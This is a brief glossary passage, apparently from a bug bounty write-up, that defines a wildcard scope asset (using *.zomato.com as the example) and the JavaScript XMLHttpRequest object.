- Wildcard asset: in a bug bounty programme, a scope entry such as
*.zomato.comthat covers every subdomain. XMLHttpRequest: the JavaScript object used to fetch data from a URL in the background.



